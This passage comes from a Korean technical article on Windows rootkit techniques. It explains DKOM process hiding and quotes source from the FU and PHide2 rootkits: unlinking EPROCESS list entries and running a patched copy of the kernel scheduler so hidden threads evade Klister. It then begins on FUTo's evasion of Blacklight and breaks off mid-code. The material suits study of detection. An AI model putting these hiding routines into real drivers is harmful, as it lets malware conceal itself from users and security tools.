DKOM은 Direct Kernel Object Modify Manipulation의 약자로써 직접 Kernel Object를 수정하는 것을 의미합니다. DKOM은 [2]에 의하면 제 3세대 Rootkit 기술에 속하는데 이 기술을 사용한 유명한 Rootkit 프로그램으로써 FU Rootkit이 있습니다. [2]의 저자 중 한 사람인 Butler가 제작한 프로그램입니다. 이 FU Rootkit이 Process를 감추기 위해 사용하는 기술은 2.1 절에서 살펴보았던 기술과 동일합니다.



그림 13. Hide Process with DKOM

차이점이 있다면 2.1은 SSDT Hook을 통해 ZwQuerySystemInformation 함수가 호출될 때마다 전달된 _SYSTEM_PROCESS 구조체의 포인터를 조작하지만 FU는 직접 _SYSTEM_PROCESS 구조체의 포인터(PsActiveProcessList)를 조작해버립니다. 즉 단 한번만의 실행으로 임의의 Process를 숨길 수 있습니다.

FU Rootkit의 여러 기능들 중 Process를 숨기는 코드는 아래와 같습니다.

```
// 프로세스 숨김
case IOCTL_ROOTKIT_HIDEME:
    if ((InputBufferLength < sizeof(DWORD)) || (InputBuffer == NULL))
    {
        IoStatus->Status = STATUS_INVALID_BUFFER_SIZE;
        break;
    }

    // 입력된 PID 값을 받아옴
    find_PID = *((DWORD *)InputBuffer);
    if (find_PID == 0x00000000)
    {
        IoStatus->Status = STATUS_INVALID_PARAMETER;
        break;
    }

    // 입력된 PID 값과 일치하는 프로세스의 EProcess 구조체의 주소를 받아옴
    eproc = FindProcessEPROC(find_PID);
    if (eproc == 0x00000000)
    {
        IoStatus->Status = STATUS_INVALID_PARAMETER;
        break;
    }

    // plist_active_procs에 ActiveProcessLinks의 포인터를 저장
    // plist_active_procs는 LIST_ENTRY 구조체를 가리킴
    plist_active_procs = (LIST_ENTRY *) (eproc+FLINKOFFSET);

    // Linked List 포인터 변조
    // 현재 노드의 prev포인터가 가리키는 값을 현재 노드의 next 포인터로 바꿈
    // 즉 prev 노드의 next 포인터는 현재 노드의 next 노드를 가리키게 됨
    *((DWORD *)plist_active_procs->Blink) = (DWORD) plist_active_procs->Flink;

    // next 노드의 prev 포인터가 가리키는 값을 현재 노드의 prev 포인터로 바꿈
    // 즉 next 노드의 prev 포인터는 prev 노드를 가리키게 됨
    *((DWORD *)plist_active_procs->Flink+1) = (DWORD) plist_active_procs->Blink;

  break;
```

그림 14. FU Rootkit

아래는 FU Rootkit을 사용하여 notepad.exe Process를 감추는 화면입니다.



그림 15. FU Execute

빨간 사각형 박스 안에 표시되어 있던 notepad.exe가 작업 관리자에서도, fu의 Process List에서도 사라졌음을 볼 수 있습니다.

2.3. DKOM: PHide2

PHide2는 90210 이라는 해커에 의해 만들어 진 Rootkit이며 Klister v0.4를 우회하기 위한 목적으로 제작되었습니다. 3.2절에서 소개될 Klister v0.4의 제작자인 Joanna Rutkowska은 모든 Thread 들은 CPU Time을 얻어야만 하므로 OS는 이를 위한 List를 가지고 있어야 한다고 생각하였습니다. 즉, 이 List에 포함되지 않는 Thread는 CPU Time을 얻을 수 없다라는 것이 기본적인 생각이었습니다. 하지만 90210은 숨겨진 Thread를 위한 자체 Thread Scheduler를 실행함으로써 Klister v0.4를 우회할 수 있음을 증명하였습니다. 이 이론의 결과물이 바로 PHide2 입니다. **먼저 3.2절의 Klister를 읽어보시기를 권해 드립니다.**

PHide2를 이해하기 위해서는 먼저 NT Scheduler에 대한 지식이 필요합니다.
아래는 Thread Scheduling States를 나타내는 그림입니다.



그림 16. Thread Scheduling States

NTOSKRNL.exe의 Phase1 initialization[13]의 중간쯤에서 MmInitSystem은 두 개의 Thread 즉, KeBalanceSetManager과 KeSwapProcessOrStack를 실행시키는데 이 중 KeSwapProcessOrStack은 Process Swap Event 내에서 무한루프를 시작합니다[8]. Swap Event는 KiSwapEvent에 의해 신호화 되는데 아래의 4가지 종류가 있습니다.

- outswap kernel stack: Boolean형 KiStackOutSwapRequest에 의해 열거됨
- outswap processes: KiProcessOutSwapListHead 안에 저장된 outswapping이 필요한 Process들
- inswap processes: KiProcessInSwapListHead 안에 저장된 inswapping이 필요한 Process들
- inswap kernel stacks: KiStackInSwapListHead 안에 저장된 inswapping이 필요한 스레드들

KeBalanceSetManager 역시 무한루프를 돌면서 MmWorkingSetManagerEvent(메모리가 충분하지 않아 working set을 조절할 필요가 있을 때 발생하는 이벤트)나 Timer 이벤트를 기다립니다. Timer Event Handler는 주기적으로 KiStackOutSwapRequest 값을 TRUE로 설정하고 오랜 시간 wait 상태에 있던 Thread들의 kernel stack을 outswap 해야 함을 KeSwapProcessOrStack에게 알리기 위해서 KiSwapEvent 신호를 보냅니다. 또 KeBalanceSetManager는 Ready Queue(KiDispatcherReadyListHead array) 내 Thread의 우선순위를 높이는 KiScanReadyQueues를 호출합니다. 이렇게 우선순위가 높아진 각 Thread를 위해 KiReadyThread가 호출되고 PRCB.NextThread [1] 는 즉시 우선순위가 높아진 Thread로 설정됩니다(KiReadyThread는 원래의 NextThread를 선점합니다).

/******

Balance Set Manager의 역할은 Ready 대기열을 검사하여, Ready 상태에서 약 4초 이상 가만히 있는 채 실행되지 못하고 있는 Thread가 있는지를 검사하여 해당 Thread의 우선순위를 올립니다. 실제 Balance Set Manager가 동작할 때마다 모든 Ready 상태의 Thread를 검사하지는 않고 CPU 사용을 최소화하기 위해 16개씩만 검사하고, 한 번에 열 개의 Thread만 우선순위를 올립니다.

******/

[1] PRCB: 중지된 프로세서에 대한 프로세서 컨텍스트



그림 17. Thread Scheduling 1

KeUpdateSystemTime은 Timer interrupt handler에 의해 hal로부터 직접적으로 호출됩니다. 그리고 바로 현재 Thread의 실행시간 및 현재 Thread의 Process 실행시간을 업데이트 하고 현재 Thread의 퀀텀(quantum) [2] 을 감소시키기 위해서 KeUpdateRunTime을 호출합니다. KeUpdateRunTime이 실행되어 현재 Thread가 Idle Thread가 아니고, 퀀텀도 다 소비하게 될 때 Dispatch interrupt 해제에 의해 Thread는 퀀텀 종료를 요청합니다. KiDispatchInterrupt는 퀀텀 종료가 요청되고 PRCB.NextThread가 이미 선택되었는지 검사합니다. 만약 그렇다면, KiDispatchInterrupt는 PRCB.CurrentThread를 PRCB.NextThread로, PRCB.NextThread를 0으로 설정하고 KiReadyThread를 호출함으로써 PRCB.CurrentThread의 실행을 기다립니다.

KiReadyThread는 Thread의 Process 상태를 검사하고 만약 Process가 outswap 되었다면 해당 Process의 메모리를 inswap 합니다(KiProcessInSwapListHead에 Process를 삽입하고 KiSwapEvent 신호를 보냅니다). 만약 Thread의 Kernel Stack이 상주하고 있지 않다면, KiReadyThread는 해당 Thread를 KiStackInSwapListHead에 넣고 Thread의 Kernel Stack을 inswap 하기 위해 KiSwapEvent 신호를 보냅니다. 만약 Thread의 Process memory와 Thread의 Kernel Stack이 상주하고 있지 않다면, KiReadyThread는 Idle Processor를 찾습니다. 그리고 만약 적어도 한 개의 Idle Processor가 있다면 KiReadyThread는 각 PRCB의 NextThread를 specified Thread로 설정합니다. 만약 여러 개의 Idle Processor가 있다면 가장 적합한 것이 Thread의 이상적인 Processor로 주어지게 됩니다.

만약 어떤 Idle Processor도 없다면 IdelProcessorPRCB.NextThread의 우선권을 검사합니다. 만약 IdelProcessorPRCB.NextThread를 선점할 수 있다면(specified Thread는 높은 우선순위를 가지고 있습니다), KiReadyThread는 IdelProcessorPRCB.NextThread를 specified Thread로 설정합니다. 만약 IdelprocessorPRCB.NectThread가 설정되어 있지 않다면 KiReadyThread는 IdelProcessorPRCB.CurrentThread가 선점할 수 있는지를 검사합니다. 만약 가능하다면,

[2] 퀀텀(Quantum): Windows가 같은 우선순위의 다른 Thread가 실행되기를 기다리고 있는지를 확인할 때까지 Thread가 실행되도록 주어진 시간 단위를 뜻함

NextThread는 specified Thread로 설정되고 Dispatch Interrupt는 재 요청됩니다. 만약 어떤 Thread도 선점할 수 없다면 KiReadyThread는 Thread를 해당 Thread의 우선순위에 의해 선택된 dispatcher queue(KiDispatcherReadyListHead)에 넣고 이 우선순위 배열이 비어있지 않음을 가리키기 위해 각각의 KiReadySummary bit를 수정합니다. Thread가 준비 완료된 후에 KiDispatchInterrupt는 SwapContext를 호출하고 SwapContext는 한 Thread에서 다음 Thread로 Context를 Swap 하게 됩니다.



그림 18. Thread Scheduling 2

지금까지 NT Scheduler의 Scheduling에 대한 내용을 간단히 설명하였습니다. 다시 PHide2로 돌아가보면 PHide2는 Klister v0.4가 검사하는 KiWaitInListHead, KiWaitOutListHead, KiDispatcherReadyListHead로부터 임의의 Thread를 제외시키는 것을 목적으로 하고 있습니다. 하지만 Thread를 제외시켰을 경우 Quantum을 주기 위해 KiReadyThread를 호출한다면 여러 가지 문제를 발생시키게 됩니다. PHide2는 새로운 Thread List를 생성하여 제외시킨 Thread를 새로운 List로 이동시키고 이 Thread들을 관리하기 위해 원본 스케쥴러의 복사본인 새로운 스케쥴러를 생성합니다. 또 Quantum을 조정하기 위해 NtYieldExecution을 수정하고 Hidden Thread의 Kernel Stack을 inswap하는 것을 제어하기 위해 Balance Manager도 수정합니다.

위의 목적을 달성하기 위해 아래의 포인터들은 NtYieldExecution, KeBalanceSetManager, KeSwapProcessOrStack 내의 실행 트리 내에서 패치되어야만 합니다.

(괄호 안은 해당 포인터의 자료형을 나타냅니다. Windows 2000의 자료형을 기준으로 하였습니다. XP는 [8]을 참고하시기 바랍니다.)

- KiDispatcherReadyListHead (32개의 LIST_ENTRY 배열, Flink와 Blink를 패치)
- KiWaitInListHead (LIST_ENTRY)
- KiWaitOutListHead (LIST_ENTRY)
- KiStackInSwapListHead (LIST_ENTRY)
- KiProcessInSwapListHead (LIST_ENTRY)
- KiProcessOutSwapListHead (LIST_ENTRY)
- KiReadySummary (ULONG)
- KiReadyQueueIndex (ULONG)
- KiStackOutSwapRequest (BOOLEAN)
- KiSwapEvent (KEVENT)
- KiSwappingThread (PTHREAD)

또, 새로운 스케쥴러를 온라인이 되도록 하기 위해 아래의 4가지 추가 작업이 필요합니다.

- KeBalanceSetManager 패치
- KeSwapProcessOrStack 패치
- 주기적으로 Hidden Object(Thread 혹은 Process)를 원본 리스트로부터 제거하여 새로운 리스트에 삽입
- Hidden Thread에 Quantum을 할당하기 위해 주기적으로 패치된 NtYieldExecution을 호출

아래는 PHide2 소스 중 Process를 감추는 함수입니다.

```
NTSTATUS ProcessHide(ISPROCESSHIDDEN_CALLBACK IsProcessHidden)
{
    HANDLE  hThread;
    NTSTATUS    status;
    LARGE_INTEGER   Interval;
    MODULE_INFORMATION  mi;
    ULONG   dwKernelBase,i,j;


    try {
        if (!IsProcessHidden) return STATUS_INVALID_PARAMETER;
        if (g_IsProcessHidden) return STATUS_ALREADY_STARTED;

        g_IsProcessHidden=IsProcessHidden;

        KeInitializeEvent(&g_ShutdownEvent,NotificationEvent,0);
        KeInitializeTimer(&g_MoveTimer);
        KeInitializeTimer(&g_QuantumTimer);

        if (!NT_SUCCESS(PrepareOsSpecificStuff())) {
#ifdef DEBUG
            DbgPrint("Unsupported OS\n");
#endif
            return STATUS_UNSUPPORTED_OS;
        }
```

그림 19. ProcessHide-1

ProcessHide 함수는 ISPROCESSHIDDEN_CALLBACK 형 변수를 전달받는데 이 변수를 이용하여 숨길 Process의 EPROCESS 구조체의 포인터를 전달합니다.

그리고 KeInitalizeEvent로 Kernel Mode Event Object를 하나 생성합니다. 일반적으로 Driver에서는 NotificationEvent Type의 이벤트를 생성합니다. 해당 함수의 자세한 내용은 MSDN(http://msdn.microsoft.com/en-us/library/ms801952.aspx)을 참고하시기 바랍니다. 이벤트 생성 후 KeInitializeTimer 함수를 사용하여 두 개의 타이머 객체를 초기화 합니다.

바로 아래의 PrepareOsSpecificStuff() 함수는 프로그램을 실행한 OS 버전을 탐지하여 각 버전 별 맞는 EPROCESS, ETHREAD 필드의 offset을 설정합니다.

```
        if (!NT_SUCCESS(MapNtoskrnlImage(&mi,&dwKernelBase))) {
#ifdef DEBUG
            DbgPrint("Failed to map ntoskrnl\n");
#endif
            return STATUS_MAP_IMAGE_FAILED;
        }

        status=FindWantedSymbols(&mi);
        UnmapNtoskrnlImage(&mi);

        if (!NT_SUCCESS(status)) {
#ifdef DEBUG
            DbgPrint("Failed to locate all needed symbols\n");
#endif
            return STATUS_UNSUPPORTED_OS;
        }
```

그림 20. ProcessHide-2

MapNtoskrnlImage() 함수는 VICE와 동일하게 Module List에서 ntoskrnl.exe를 찾습니다. 이 함수

는 pallout.c에 정의되어 있는데 Module List에서 ntoskrnl.exe의 시작 주소와 Page Section을 읽어옵니다. 이후 얻어 온 Page Section을 이용해 KiReadyQueueIndex, PsLists, NtYieldExecution, KiReadyQueueIndex, PsLists, BalmgrThreads 등의 필요한 Symbol 찾는 FindWantedSymbols() 함수를 실행합니다. 찾아야 할 Symbol은 phide2.c에 아래와 같이 정의되어 있습니다.

```
static PCHAR    pszWantedSymbols[]={
            "KeBalanceSetManager",
            "KeSwapProcessOrStack",
            "NtYieldExecution",
            "KiDispatcherReadyListHead",
            "WaitList1",
            "WaitList2",
            "KiStackInSwapListHead",
            "BalmgrList1",
            "BalmgrList2",
            "BalmgrList3",
            "KiReadySummary",
            "KiReadyQueueIndex",
            "KiSwapEvent",
            "KiStackOutSwapRequest",
            "KiSwappingThread",
            "PsActiveProcessHead"
};
```

그림 21. WantedSymbols

이제 찾아야 할 각 Symbol의 정보를 Import, ListsRVAs 배열에 저장합니다. OS Version에 맞게 적당한 정보를 저장합니다.

```
// should go exactly in this order
Import[0].szName=(PCHAR)RVAs.NtYieldExecution;
Import[1].szName=(PCHAR)RVAs.KeBalanceSetManager;
Import[2].szName=(PCHAR)RVAs.KeSwapProcessOrStack;

ListsRVAs.KiDispatcherReadyListHead=RVAs.KiDispatcherReadyListHead;
ListsRVAs.Threads[0]=RVAs.KiStackInSwapListHead;
ListsRVAs.Threads[1]=RVAs.WaitLists[0];
ListsRVAs.Threads[2]=RVAs.WaitLists[1];

for (j=j=0;i<NUMBER_OF_PROCESSES_LISTS;i++,j++) {
    // skip zeroed balmgr list (that was KiStackInSwapListHead)
    if (!RVAs.BalmgrLists[j]) j++;
    ListsRVAs.Processes[i]=RVAs.BalmgrLists[j];

    // xp balmgr process lists (KiProcess[In,Out]SwapListHead) are singly linked
    if ((g_MajorVersion==5) && (g_MinorVersion==1))
        g_DoublyLinkedList[1+NUMBER_OF_THREADS_LISTS+i]=FALSE;
}

if ((g_MajorVersion==5) && (g_MinorVersion==1))
    for (i=0;i<sizeof(ListsRVAs)/sizeof(ULONG);i++)
        if (((PULONG)&ListsRVAs)[i]==RVAs.KiStackInSwapListHead)
            // xp KiStackInSwapListHead is singly linked
            g_DoublyLinkedList[i]=FALSE;
```

그림 22. ProcessHide-3

다음으로 새로운 스케쥴러 Thread를 생성하고 실행시킵니다.

```
        if (!NT_SUCCESS(status=PrepareSchedulerCode(NULL))) {
#ifdef DEBUG
            DbgPrint("Failed to prepare scheduler code\n");
#endif
            FreeAllocatedMemory();
            return status;
        }

        // run new scheduler threads
        if (!NT_SUCCESS(status=PsCreateSystemThread(&hThread,
                            (ACCESS_MASK)0L,
                            NULL,
                            0,
                            NULL,
                            ExcludeHiddenObjectsThread,
                            NULL))) {
#ifdef DEBUG
            DbgPrint("Failed to start ExcludeHiddenObjectsThread\n");
#endif
            FreeAllocatedMemory();
            return status;
        }
```

그림 23. ProcessHide-4

이후 앞에서 구해진 Code Section의 KeBalanceSetManager Thread와 KeSwapProcessOrStack Thread를 실행시킵니다.

```
        if (!NT_SUCCESS(PsCreateSystemThread(&hThread,
                            (ACCESS_MASK)0L,
                            NULL,
                            0,
                            NULL,
                            CodeEntries.KeBalanceSetManager,
                            NULL))) {
            // we cannot free memory here until ExcludeHiddenObjectsThread is finished.
            // signal ExcludeHiddenObjectsThread to terminate and wait for its shutdown.
#ifdef DEBUG
            DbgPrint("Failed to start patched KeBalanceSetManager thread\n");
#endif
            ShutdownThread(&g_ShutdownEvent,g_PhideThreads[0]);
            FreeAllocatedMemory();
            return status;
        }
        ZwClose(hThread);

        if (!NT_SUCCESS(PsCreateSystemThread(&hThread,
                            (ACCESS_MASK)0L,
                            NULL,
                            0,
                            NULL,
                            CodeEntries.KeSwapProcessOrStack,
                            NULL))) {
#ifdef DEBUG
            DbgPrint("Failed to start patched KeSwapProcessOrStack thread\n");
#endif
            ShutdownThread(&g_ShutdownEvent,g_PhideThreads[0]);
            // we cannot free memory here because the patched copy of
            // KeBalanceSetManager is running.
            return status;
        }
        ZwClose(hThread);
```

그림 24. ProcessHide-5

좀 더 자세하게 소스 설명을 하고 싶지만 소스 분석이 저의 능력을 벗어나버려서 이 정도에서 마쳐야 할 것 같습니다. PHide2의 타겟인 Klister가 Windows 2000에서만 작동하기 때문에 실제로 Klister

를 우회하는지에 대한 테스트는 실행해 보지 못하였습니다.(Windows 2000이 없습니다 -_-;)
PHide2는 바이너리 파일을 제공하지 않고 API 형태로 쓸 수 있도록 소스를 제공하고 있습니다. 소스 내 samples 디렉토리에 자세한 사용법이 나와있으니 참고하시기 바랍니다.

2.4. DKOM: FUTo

FUTo는 유명한 CHAOS 그룹의 Peter Silberman이 개발한 Rootkit으로서 기존 FU의 후속 버전입니다. FU의 DKOM 기술을 이용한 Rootkit들을 탐지하기 위한 방법들이 Blacklight나 IceSword에 탑재되자 이들을 다시 우회하기 위해 만들어진 것이 바로 FUTo입니다. **FUTo 부분을 읽기 전에 먼저 3.4절의 Blacklight 부분을 읽어보실 것을 권합니다.**

3.4절에서 볼 수 있듯이 FU는 PsActiveProcessList를 조작하여 Process를 숨기지만 Blacklight는 모든 Process의 정보를 가지고 있는 또 다른 Table인 PspCidTable을 이용하여 Hidden Process를 찾아냅니다. FUTo는 PspCidTable에서도 임의의 Process를 제거하여 Blacklight를 우회하는 방법을 사용합니다.

PspCidTable은 non-exported symbol이지만 exported symbol인 ExMapHandleToPointer API의 첫 번째 파라미터로 전달되기 때문에 이를 이용해서 접근하는 것이 가능합니다. 다른 방법으로 Opc0de가 제시한 KDDEBUGGER_DATA32 구조체를 이용할 수 있습니다. 해당 구조체에는 PspCidTable, PspActiveProcessHead 등 많은 유용한 변수들이 정의되어 있습니다. 해당 변수들을 사용하기 위한 예제 코드는 아래와 같습니다.

(http://forum.sysinternals.com/forum_posts.asp?TID=11004&PID=75859)

```
FORCEINLINE PKDDEBUGGER_DATA32 NTAPI KeGetCurrentDBGKD (VOID)
{
   PKPCR p1 = KeGetPcr();
   if (p1) return (PKDDEBUGGER_DATA32)p1->KdVersionBlock;
};

void ListDbgData(PVOID param)
{
